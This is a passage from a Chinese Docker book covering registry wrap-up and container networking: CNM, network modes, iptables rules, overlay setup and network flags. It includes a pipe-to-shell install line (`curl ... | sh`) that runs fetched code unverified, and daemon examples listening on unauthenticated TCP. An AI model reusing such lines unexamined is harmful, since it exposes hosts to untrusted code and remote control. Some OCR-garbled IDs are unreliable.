有了上面的介绍和分析，我们对 Docker 仓库、服务和账户管理系统有了大致的了解，它们构成了完整 Docker Hub 服务器。用户要访问远端的服务器，就要使用远程 HTTPS 命令，或者通过 Docker 仓库（私有）网站的界面（Web UI）来实现（如图 4-17 所示）。

**注意** 好像目前还没有比较完备的 Docker 客户端工具，可能因为 Docker 效仿的 Github 没有客户端。不过也许开发一款集成编译、运行、仓库访问、日志显示的客户端工具后，就可以使开发者脱离 Engine 环境更好地体验开发的乐趣了。




图 4-17 界面和服务关系示意图

客户端界面会把后台服务器提供的功能直观地呈现给用户，如账户系统、仓库访问和在线编译等，类似 Docker 官方 Hub 网站提供的内容。前面详细介绍了 Docker Hub 网站的风格和主要功能，这里不再重复。


## 4.6 本章小结

通过本章的介绍，读者了解了 Docker Registry 的作用和实现原理，以及一些重要的扩展功能。

Docker Registry 在演进过程中，功能和性能都在不断得到提升：镜像上传和下载的执行效率获得提高；Registry 后端存储兼容了业界主流的分布式存储模式，使用者有了更多的选择；利用了 Nginx 和 Docker Compose 技术可使多机部署更加容易；软件上实现了支持外部插件，使用者可以根据自己的需求开发插件，控制 Registry 行为。

未来，开发者会进一步丰富 Docker Registry 的功能，提升运行的稳定性，把 Registry 打造成为 Docker 核心服务之一。





## 第 5 章 *Chapter 5*

# Docker 网络

## 5.1 Docker 网络现状

随着 Docker 的迅速流行，越来越多的厂商开始探索 Docker 在实际生产环境中的应用，其中又以云计算厂商为主流。迅速的流行也导致了 Docker 网络方面的短板早早地就暴露了出来——性能低下、功能不足，Docker 网络成为了广受诟病的一大缺陷，在部署大规模 Docker 集群时，网络也成为了最大的挑战。

纯粹的 Docker 原生网络功能无法满足广大云计算厂商的需要，于是一大批第三方的 SDN 解决方案如雨后春笋般涌现出来，如 Pipework、Weave、Flannel、SocketPlane 等，这些优秀的开源软件弥补了 Docker 网络方面的不足，Docker 公司似乎也乐于见到并鼓励用户使用第三方的方案来满足形形色色的网络需求。

2015 年 3 月，Docker 宣布收购 SocketPlane，随后 SocketPlane 社区开始沉寂，一个新的 Docker 子项目“Libnetwork”开始酝酿。一个月后，Libnetwork<sup>①</sup>在 github 上正式与开发者见面，预示着 Docker 开始在网络方面发力。



**提示** git log 显示，实际上早在 2015 年 2 月 19 日 Libnetwork 就提交了第一次 commit，这也就意味着 Libnetwork 的生日实际上是 2 月 19 日。

Libnetwork 提出了新的容器网络模型（Container Network Model，简称 CNM），定义了标准的 API 用于为容器配置网络，其底层可以适配各种网络驱动（如图 5-1 所示）。CNM 有

---

<sup>①</sup> Libnetwork 源码地址：<https://github.com/docker/libnetwork.git>。

三个重要的概念：

- ❑ 沙盒。沙盒是一个隔离的网络运行环境，保存了容器网络栈的配置，包括了对网络接口、路由表和 DNS 配置的管理。在 Linux 平台上，沙盒是用 Linux Network Namespace 实现的，在其他平台上可能是不同的概念，如 FreeBSD Jail。一个沙盒可以包括来自多个网络的多个 Endpoint（端点）。
- ❑ Endpoint。Endpoint 将沙盒加入一个网络，Endpoint 的实现可以是一对 veth pair 或者 OVS 内部端口，当前的 Libnetwork 使用的是 veth pair。一个 Endpoint 只能隶属于一个沙盒及一个网络。通过给沙盒增加多个 Endpoint 可以将一个沙盒加入多个网络。
- ❑ 网络。网络包括一组能互相通信的 Endpoint。网络的实现可以是 Linux bridge、vlan 等。




图 5-1 CNM 概念模型

从 CNM 的概念角度讲，Libnetwork 的出现使得 Docker 具备了跨主机多子网的能力，同一个子网内的不同容器可以运行在不同主机上。比如，同属于 192.168.0.0/24 子网 IP 地址分别为 192.168.0.1 和 192.168.0.2 的容器可以位于不同的主机上且可以直接通信，而持有 IP 192.168.1.1 的容器即使与 IP 为 192.168.0.1 的容器处于同一主机也不能互通。

到本书写成为止，Libnetwork 已经实现了五种驱动（driver）：

- ❑ bridge：Docker 默认的容器网络驱动。Container 通过一对 veth pair 连接到 docker0 网桥上，由 Docker 为容器动态分配 IP 及配置路由、防火墙规则等。
- ❑ host：容器与主机共享同一 Network Namespace，共享同一套网络协议栈、路由表及 iptables 规则等。容器与主机看到的是相同的网络视图。
- ❑ null：容器内网络配置为空，需要用户手动为容器配置网络接口及路由等。
- ❑ remote：Docker 网络插件的实现。Remote driver 使得 Libnetwork 可以通过 HTTP RESTful API 对接第三方的网络方案，类似 SocketPlane 的 SDN 方案只要实现了约定的 HTTP URL 处理函数及底层的网络接口配置方法，就可以替换 Docker 原生的网络实现。
- ❑ overlay：Docker 原生的跨主机多子网网络方案。主要通过使用 Linux bridge 和 vxlan 隧道实现，底层通过类似于 etcd 或 consul 的 KV 存储系统实现多机的信息同步。overlay 驱动当前还未正式发布，但开发者可以通过编译实验版的 Docker 来尝试使

用, Docker 实验版同时提供了额外的 network 和 service 子命令来进行更灵活的网络操作, 不过, 需要内核版本  $\geq 3.16$  才可正常使用。

以上五种驱动已经随 Docker 1.8 一同发布, 而 overlay driver 可能要在 Docker 的下一版本中才会正式投入使用, 相信届时会为 Docker 的网络能力带来质的提升。

## 5.2 基本网络配置

### 5.2.1 Docker 网络初探

Linux 平台下, Docker 容器网络资源通过内核的 Network Namespace 机制实现隔离, 不同的 Network Namespace 有各自的网络设备、协议栈、路由表、防火墙规则等, 反之, 同一 Network Namespace 下的进程共享同一网络视图。通过对 Network Namespace 的灵活操纵, Docker 提供了五种容器网络模式, 下面分别进行介绍。

1) none: 不为容器配置任何网络功能。

在该模式下, 需要以 `--net=none` 参数启动容器:

```
$ docker run --net=none -ti ubuntu:latest ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
```

可以看到 Docker 容器仅有一 lo 环回接口, 用户使用 `--net=none` 启动容器之后, 仍然可以手动为容器配置网络。

2) container: 与另一个运行中的容器共享 Network Namespace, 共享相同的网络视图。

举个例子, 首先以默认网络配置 (bridge 模式) 启动一个容器, 设置 hostname 为 dockerNet, dns 为 8.8.4.4。

```
$ docker run -h dockerNet --dns 8.8.4.4 -tid ubuntu:latest bash
d25864df1a3bbdd40613552197bd1a965acaf7f3dcb2673d50c875d4a303a67f
$ docker exec -ti d25864df1a3b bash
root@dockerNet:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
1739: eth0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
```

```

link/ether 02:42:ac:11:00:01 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 scope global eth0
    valid_lft forever preferred_lft forever
inet6 fe80::42:acff:fe11:1/64 scope link
    valid_lft forever preferred_lft forever
root@dockerNet:/# cat /etc/resolv.conf
nameserver 8.8.4.4
root@dockerNet:/# exit
exit

```

然后以 `--net=container:d25864dfla3b` 方式启动另一个容器：

```

$ docker run --net=container:d25864dfla3b -ti ubuntu:latest bash
root@dockerNet:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
1739: eth0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:01 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe11:1/64 scope link
        valid_lft forever preferred_lft forever
root@dockerNet:/# cat /etc/resolv.conf
nameserver 8.8.4.4

```

可以看到，使用 `--net=container:d25864dfla3b` 参数启动的容器，其 IP 地址、DNS、hostname 都继承了容器 `d25864dfla3b`。实质上两个容器是共享同一个 Network Namespace 的，自然网络配置也是完全相同的。

3) host: 与主机共享 Root Network Namespace，容器有完整的权限可以操纵主机的协议栈、路由表和防火墙等，所以被认为是不安全的。

相应的，host 模式启动时需要指定 `--net=host` 参数。举个例子：

```

$ docker run -ti --net=host ubuntu:latest bash
root@darcy-HP:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN
    group default qlen 1000
    link/ether 2c:41:38:9e:e4:d5 brd ff:ff:ff:ff:ff:ff

```

```

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:1b:21:cc:ee:6d brd ff:ff:ff:ff:ff:ff
    inet 10.110.52.38/22 brd 10.110.55.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::21b:21ff:fecc:ee6d/64 scope link
        valid_lft forever preferred_lft forever
1642: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default
    link/ether 22:f2:f3:18:62:5d brd ff:ff:ff:ff:ff:ff
    inet 172.17.42.1/16 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::348e:71ff:fe44:2d41/64 scope link
        valid_lft forever preferred_lft forever

```

host 模式下，容器可以操纵主机的网络配置，这是危险的，除非万不得已，应该尽可能避免使用 host 模式。

#### 4) bridge: Docker 设计的 NAT 网络模型。

Docker daemon 启动时会在主机创建一个 Linux 网桥（默认为 docker0，可通过 -b 参数手动指定）。容器启动时，Docker 会创建一对 veth pair（虚拟网络接口）设备，veth 设备的特点是成对存在，从一端进入的数据会同时出现在另一端。Docker 会将一端挂载到 docker0 网桥上，另一端放入容器的 Network Namespace 内，从而实现容器与主机通信的目的。bridge 模式下的网络拓扑图如图 5-2 所示。




图 5-2 bridge 模式的网络拓扑图

在桥接模式下，Docker 容器与 Internet 的通信，以及不同容器之间的通信，都是通过 iptables 规则控制的。

总之，Docker 网络的初始化动作包括：创建 docker0 网桥、为 docker0 网桥新建子网及路由、创建相应的 iptables 规则等。

举例来说，初次启动 Docker daemon 后，用户可以观察到主机的网络接口、网桥、路

由等信息发生了如下变化：

```
# docker daemon -D -s aufs --userland-proxy=false
...
$ brctl show
bridge name      bridge id      STP enabled    interfaces
docker0          8000.000000000000 no
# 当前没有容器在运行，因而网桥上没有网络接口
$ ip addr show docker0
1642: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UNKNOWN group default
    link/ether 36:8e:71:44:2d:41 brd ff:ff:ff:ff:ff:ff
    inet 172.17.42.1/16 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::348e:71ff:fe44:2d41/64 scope link
        valid_lft forever preferred_lft forever
# 默认 docker0 分配了 172.17.42.1/16 的子网，容器以 bridge 网络模式运行时默认从这个子网分配 IP。
$ route -n
内核 IP 路由表
目标      网关      子网掩码      标志  跃点  引用  使用  接口
0.0.0.0    10.110.52.1  0.0.0.0      UG    0     0     0     eth1
10.110.52.0 0.0.0.0    255.255.252.0 U     1     0     0     eth1
172.17.0.0  0.0.0.0    255.255.0.0  U     0     0     0     docker0
```

而主机的 iptables 规则增加较多，可等同于通过如下命令创建完成的：

```
# iptables --wait -t nat -I POSTROUTING -s 172.17.42.1/16 ! -o docker0 -j
MASQUERADE
# iptables --wait -t nat -I POSTROUTING -m addrtype --src-type LOCAL -o docker0
-j MASQUERADE
# iptables --wait -D FORWARD -i docker0 -o docker0 -j DROP
# iptables --wait -A FORWARD -i docker0 -o docker0 -j ACCEPT
# iptables --wait -I FORWARD -i docker0 ! -o docker0 -j ACCEPT
# iptables --wait -I FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED
-j ACCEPT
# iptables --wait -t nat -n -L DOCKER
# iptables --wait -t nat -A PREROUTING -m addrtype --dst-type LOCAL -j DOCKER
# iptables --wait -t nat -A OUTPUT -m addrtype --dst-type LOCAL -j DOCKER
# iptables --wait -t filter -n -L DOCKER
# iptables --wait -t filter -C FORWARD -o docker0 -j DOCKER
# iptables --wait -I FORWARD -o docker0 -j DOCKER
```

用户可以通过使用 `iptables -vnL -t nat` 命令来查看 iptables nat 表或其他表（替换前述命令 -t 后表名）的内容，相关含义请读者自行查阅 iptables 手册。

Bridge 模式是 Docker 默认的容器运行模式，以 bridge 模式启动的容器，默认会从 172.17.42.1/16 子网内分配 IP。示例操作如下：

```
$ docker run -ti --net=bridge ubuntu:latest ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```

inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
1743: eth0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe11:3/64 scope link tentative
        valid_lft forever preferred_lft forever

```

### 5) overlay: Docker 原生的跨主机多子网模型。

overlay 网络模型比较复杂，底层需要类似 consul 或 etcd 的 KV 存储系统进行消息同步，核心是通过 Linux 网桥与 vxlan 隧道实现跨主机划分子网。

如图 5-3 所示，每创建一个网络，Docker 会在主机上创建一个单独的沙盒，沙盒的实现实质上是一个 Network Namespace。在沙盒中，Docker 会创建名为 br0 的网桥，并在网桥上增加一个 vxlan 接口，每个网络占用一个 vxlan ID，当前 Docker 创建 vxlan 隧道的 ID 范围为 256 ~ 1000，因而最多可以创建 745 个网络。当添加一个容器到某一个网络上时，Docker 会创建一对 veth 网卡设备，一端连接到此网络相关沙盒内的 br0 网桥上，另一端放入容器的沙盒内，并设置 br0 的 IP 地址作为容器内路由默认的网关地址，从而实现容器加入网络的目的。




图 5-3 overlay 模式的网络拓扑图

以图 5-3 为例，容器 1 和容器 4 同属一个网络，容器 1 需要通过 256 号 vxlan 隧道访问另一台主机的容器 4。Docker 通过 vxlan 和 Linux 网桥实现了跨主机的虚拟子网功能。

由于 overlay 还未成熟，相应的接口也未正式发布，下面仅简单介绍相关使用方法，以给读者提供直观的认识<sup>①</sup>。

① 详细使用说明可以参看官方文档，地址为：<https://github.com/docker/libnetwork/blob/master/docs/overlay.md>。

获取实验版 Docker 的命令如下：

```
$ curl -sSL https://experimental.docker.com/ | sh
```

主机 1 以 bootstrap 模式运行 consul server：

```
$ consul agent -server -bootstrap -data-dir /tmp/consul -bind <host-1-ip-address>
```

主机 2 启动 consul client：

```
$ consul agent -data-dir /tmp/consul -bind <host-2-ip-address>
$ consul join <host-1-ip-address>
```

主机 1 以如下参数启动 Docker daemon：

```
# docker daemon --kv-store=consul:localhost:8500
--label=com.docker.network.driver.overlay.bind_interface=eth0
```

主机 2 以如下参数启动 Docker daemon：

```
# docker daemon --kv-store=consul:localhost:8500
--label=com.docker.network.driver.overlay.bind_interface=eth0
--label=com.docker.network.driver.overlay.neighbor_ip=<host-1-ip-address>
```

如果不报错，则说明启动成功。

用户随后可以通过如下命令创建网络并在网络上运行容器了。主机 1 运行如下命令：

```
$ docker network create -d overlay dev
$ docker network ls
NETWORK ID          NAME                TYPE
9101d162c6db        bridge              bridge
fcd0327f5104        dev                  overlay
f5f9c8723777        none                 null
eb81445767e1        host                 host
# bridge,null,host 会随 Docker 启动创建默认网络，dev 是上一条命令创建成功的。

$ docker run -tid --publish-service test.dev ubuntu:latest bash
$ docker service ls
SERVICE ID         NAME                NETWORK             CONTAINER
015ab0c2fb24        test                dev                  9738192f6c2c

$ docker exec -ti 9738192f6c2c ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
39: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:4b:e0:1f:23 brd ff:ff:ff:ff:ff:ff
```



```

inet 172.21.0.1/16 scope global eth0
    valid_lft forever preferred_lft forever
inet6 fe80::42:4bff:fee0:1f23/64 scope link
    valid_lft forever preferred_lft forever

```

通过以上操作，成功创建了一个名为 `dev` 的 overlay 网络，并创建了一个运行在该网络上的容器 `9738192f6c2c`，且为容器绑定了名为 `test` 的服务。容器的 IP 为 `172.21.0.1`。

下面以一条更简单的命令在网络上启动一个容器。在主机 2 上运行：

```

$ docker run -tid --publish-service test1.dev.overlay ubuntu:latest bash
$ docker service ls

```

SERVICE	ID	NAME	NETWORK	CONTAINER
	015ab0c2fb24	test	dev	9738192f6c2c
	0ele32928ed3	test1	dev	28233d8a11b7

以上命令为运行一个容器，绑定名为 `test1` 的服务，`test1` 服务所在的网络名称为 `dev`，网络类型为 overlay 网络。上述命令在 `dev` 网络不存在的情况下会首先创建 overlay 网络 `dev`，然后发布名为 `test1` 的服务并绑定容器。

测试发现，服务 `test` 和 `test1` 绑定的两个容器即使是在两台不同的主机上互相之间也是可以通信的，而如果创建另一个名为 `prod` 的网络并在其上运行容器，则无法与 `dev` 网络上的容器进行通信。

Docker 创建的沙盒（Network Namespace）保存在 `/var/run/docker/netns/`，用户可以通过以下方式查看 `br0` 及 `vxlan` 端口所在的网络沙盒详情：

```

# ln -s /var/run/docker/netns/fcd0327f5104 /var/run/netns/fcd0327f5104
# fcd0327f5104 实质上是 dev 网络的网络 ID，创建软链接的目的是为了能够使用 ip 命令操纵名字空间。
$ ip netns exec fcd0327f5104 ip addr show # 查看端口详细信息
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 4e:62:e3:ab:fd:45 brd ff:ff:ff:ff:ff:ff
    inet 172.21.255.254/16 scope global br0
        valid_lft forever preferred_lft forever
    inet6 fe80::b8c8:65ff:fe04:355/64 scope link
        valid_lft forever preferred_lft forever
39: vxlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br0 state UNKNOWN group default
    link/ether 76:64:a6:e0:0b:19 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::7464:a6ff:fee0:b19/64 scope link
        valid_lft forever preferred_lft forever
41: veth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br0
state UP group default

```

```

link/ether 4e:62:e3:ab:fd:45 brd ff:ff:ff:ff:ff:ff
inet6 fe80::4c62:e3ff:feab:fd45/64 scope link
    valid_lft forever preferred_lft forever

$ ip netns exec fcd0327f5104 brctl show # 查看网桥信息
bridge name      bridge id          STP enabled      interfaces
br0              8000.4e62e3abfd45  no              veth2
                  vxlan1

$ ip netns exec fcd0327f5104 ip -d link show vxlan1 # 查看 vxlan 详细信息
39: vxlan1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br0 state
UNKNOWN mode DEFAULT group default
    link/ether 76:64:a6:e0:0b:19 brd ff:ff:ff:ff:ff:ff promiscuity 1
    vxlan id 256 srcport 0 0 dstport 46354 proxy l2miss l3miss ageing 300
    bridge_slave
# vxlan id 256 表明占用 256 号 vxlan 隧道。

```

以上命令为读者提供了使用 shell 命令查看 overlay 网络拓扑的方法，读者可使用相关命令查看主机 1 或主机 2 上的容器网络拓扑详情。本书不是一本讲 Docker 源码的书籍，如果读者对 overlay 的底层实现感兴趣，不妨深入阅读一下 Libnetwork overlay driver 的相关实现代码，本文不再赘述 overlay driver 的更多详细实现。

综上所述，Docker 的整个网络模型，是建立在 Network Namespace、Linux 网桥、vxlan 隧道、iptables 规则之上的，也正是由于过于依赖网桥与 iptables，导致 Docker 的网络效率不高，招致了用户和开发者的诟病。

### 5.2.2 Docker 网络相关参数

下面先来了解一下 Docker 网络相关参数的含义。

Docker daemon 部分的网络参数说明如下：

```

$ docker daemon --help
A self-sufficient runtime for linux containers.
Options:
-b, --bridge=                Attach containers to a network bridge
# 指定 Docker daemon 使用的网桥，默认为 "docker0"。若设置 -b="none"，则禁用 Docker 的网络功能
--bip=                        Specify network bridge IP
# 指定 docker0 网桥的 IP，注意 --bip 不能与 -b 同时使用
--default-gateway=            Container default gateway IPv4 address
# 设置容器默认的 IPv4 网关
--default-gateway-v6=         Container default gateway IPv6 address
# 设置容器默认的 IPv6 网关
--dns=[]                      DNS server to use
# 设置容器内的 DNS 服务器地址
--dns-search=[]               DNS search domains to use
# 设置容器内的 search domain，即域名解析时默认添加的域名后缀
--fixed-cidr=                  IPv4 subnet for fixed IPs
# 容器网络模式为 bridge 时，会从此子网内分配 IP，本参数设置的子网必须嵌套于 docker0 网桥所属

```

```

# 子网之内
--fixed-cidr-v6= IPv6 subnet for fixed IPs
# 与 --fixed-cidr 相同, bridge 模式下默认分配的 IPv6 子网地址
-H, --host=[] Daemon socket(s) to connect to
# 指定 Docker client 与 Docker daemon 通信的 socket 地址, 可以是 tcp 地址、unix socket 地址
# 或 socket 文件描述符, 可同时指定多个, 例如:
# docker daemon -H tcp://10.110.48.32:10000 -H unix:///var/run/docker.sock
# 代表 Docker daemon 同时监听 10.110.48.32:10000 及本机 /var/run/docker.sock 文件
--icc=true Enable inter-container communication
# 允许 / 禁止容器间通信, 禁用 icc 依赖 iptables 规则, 若 --icc=false, 则必须 --iptables=true
--ip=0.0.0.0 Default IP when binding container ports
# 容器暴露端口时默认绑定的主机 IP, 默认为 0.0.0.0
--ip-forward=true Enable net.ipv4.ip_forward
# 使能 IP 转发功能, 为 true 则向主机 /proc/sys/net/ipv4/ip_forward 写入 1
--ip-masq=true Enable IP masquerading
# 使能 IP 地址变形功能 (NAT), 只有 --iptables=true 才可生效
--iptables=true Enable addition of iptables rules
# 使能 iptables。若设置为 false, 则无法向 iptables 表格添加规则
--ipv6=false Enable IPv6 networking
# 使能 IPv6 网络功能
--mtu=0 Set the containers network MTU
# 设置容器网络 MTU (最大传输单元)
--userland-proxy=true Use userland proxy for loopback traffic
# 当设置为 true 时, Docker 会为每个映射到主机端口的容器端口启动一个 docker-proxy 进程用于
# 数据转发。实际上这会耗用大量 CPU 资源, Docker 社区正在计划去除 docker-proxy

```



**提示** 关于去除 userland-proxy 的讨论可以参考 <https://github.com/docker/docker/pull/6810>, 在生产环境下建议将 --userland-proxy 设置为 false。

Docker client 部分的网络参数说明如下:

```

$ docker run --help
Usage: docker run [OPTIONS] IMAGE [COMMAND] [ARG...]
Run a command in a new container
--add-host=[] Add a custom host-to-IP mapping (host:ip)
# 在容器内的 /etc/hosts 文件内增加一行主机对 IP 的映射
--dns=[] Set custom DNS servers
# 设置容器的 DNS 服务器
--dns-search=[] Set custom DNS search domains
# 设置容器的 DNS 搜索域
--expose=[] Expose a port or a range of ports
# 暴露容器的端口, 而不映射到主机端口
-h, --hostname= Container host name
# 设置容器的主机名
--link=[] Add link to another container
# 链接到另一个容器, 在本容器中可以通过容器 ID 或者容器名访问对方
--mac-address= Container MAC address (e.g. 92:d0:c6:0a:29:33)
# 设置容器的 mac 地址
--net=bridge Set the Network mode for the container
# 设置容器的网络运行模式, 当前支持四种模式: bridge、none、host、container

```

```
-P, --publish-all=false      Publish all exposed ports to random ports
# 将容器所有暴露出的端口映射到主机随机端口
-p, --publish=[]             Publish a container's port(s) to the host
# 将容器一段范围内的端口映射主机指定的端口
```

下文通过示例介绍部分网络参数的使用方法及作用。由于 Docker 网络方面的参数较多，无法一一示范，示例未涵盖的网络参数的使用方法可参考 Docker 的 man 手册。



**提示** Docker 实验版额外提供了 `network` 与 `service` 子命令，可以创建 / 删除 / 查看网络或服务信息，由于 `network` 与 `service` 子命令未正式发布，本书不做介绍。

### 1. Docker daemon 示例

先来看 Docker daemon 的网络参数。利用以下命令启动 Docker daemon：

```
# docker daemon -H tcp://10.110.52.38:6000 -H unix:///var/run/docker.sock --fixed-cidr=172.17.55.0/24 --icc=false --userland-proxy=false
```

其中，两次出现的 `-H` 参数指定 Docker daemon 将同时监听 TCP 地址 `10.110.52.38:6000` 和 unix socket 地址 `/var/run/docker.sock`，`--fixed-cidr` 参数指定容器将从子网 `172.17.55.0/24` 分配 IP，`--icc=false` 指定禁止容器间通信，`--userland-proxy=false` 则禁止使用用户态 proxy，即不派生 `docker-proxy` 进程用于端口映射。

在上面的命令中，`--icc` 被设置为 `false` 了，因此，iptables filter 表格增加了一条 DROP 规则：

```
# iptables -vnL -t filter
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
251 21084 DROP all -- docker0 docker0 0.0.0.0/0 0.0.0.0/0
```

这应该比较容易理解，就是把从 `docker0` 接收并且从 `docker0` 发送的所有数据包全部丢弃。由于容器间是通过挂载到 `docker0` 网桥上的 veth pair 实现网络通信的，因此容器间的通信自然就被禁止了。

### 2. Docker client 示例 1

再来看 Docker client 端网络参数的使用。运行一个 Docker 容器：

```
$ docker run -tid --net=bridge -p :10000:22/tcp -h docker ubuntu:latest bash
ccf8fb9a1cbc7b04dd2441eac31f9b629021ee09b23af416e8da037c3b6bba57
$ docker ps
CONTAINER ID   IMAGE          COMMAND          CREATED          STATUS          PORTS          NAMES
ccf8fb9a1cbc   ubuntu:latest "bash"          25 seconds ago  Up 25 seconds          0.0.0.0:10000->22/tcp   evil_davinci
$ docker exec -ti ccf8fb9a1cbc bash
root@docker:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
```

```

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
